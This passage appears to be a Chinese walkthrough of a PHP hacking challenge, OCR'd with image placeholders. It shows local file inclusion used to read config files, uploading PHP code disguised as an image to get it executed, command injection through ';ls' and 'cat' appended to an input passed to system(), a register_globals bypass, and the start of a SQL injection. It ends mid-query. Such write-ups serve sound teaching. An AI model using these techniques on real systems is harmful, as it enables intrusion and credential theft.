


图6




图7

直接在浏览器的地址栏请求file变量的值为本地关键配置文件config.php就可以了（图5）。config.php的内容被显示出来了，不过并不是全部，要通过查看源代码来找出敏感的信息（图6）。

通过下一关的密码为e6ff3ce9。在实际的渗透过程中，本地包含漏洞一般是用来查看连接数据库的配置文件，得到连接数据库的帐号信息。如果数据库的连接不是限制localhost，就可以在自己的本地架设phpmyadmin，然后配置好帐号，直接管理漏洞主机的数据库了。还有一种利用方法，如果有远程包含漏洞的php程序，还有上传图片的功能，我们可以把php代码写入到一个文本文件中，然后把后缀名改为允许上传的图片格式，如jpg、gif、png等，然后上传到主机。利用本地包含漏洞，把图片包含进来，图片中的php代码就会自动执行了。不过也有些小的限制，如果php.ini的magic_quotes_gpc的值为on。在浏览器地址栏输入本地的路径时，还要做好“/”的转换。

第六关

这关给出的漏洞代码很短，但是实际的危害却很大，php语言中的system函数是用来执行系统命令的，这段代码通过POST方法提交的year变量没有做任何过滤，我们可以利用Linux主机的分号特性，一次执行多组命令。在Enter year中随便键入一个年份，再打开Tamper插件，提交页面，把请求拦截下来了。在请求的year变量后面加入“;ls”，这样通过请求后，Linux主机就会返回2007年的日历和当前目录下的文件了（图7）。显示出敏感文件为config_046.php，我们再次请求**cat config_046.php**，就把通过下一关的的密码显示出来了52cf9715（图8）。

第七关

这关的漏洞是全局变量没有做好严格过滤的漏洞。根据给出的代码，直接在浏览器地址栏中提交**levelup.php?is_admin=mickey&username=mickey**就可以通过这关了（图9）。现在有这样漏洞的程序已经很少了，因为目前php.ini默认安装时，register_globals值是为off的。

第八关

这关给出的代码就是更常见的漏洞——SQL注入漏洞，SQL语句没有对username和password变量做任何过滤就直接放入数据库执行查询了。sql查询语句为**SELECT * FROM userAccounts WHERE username='$username' AND**




图 9

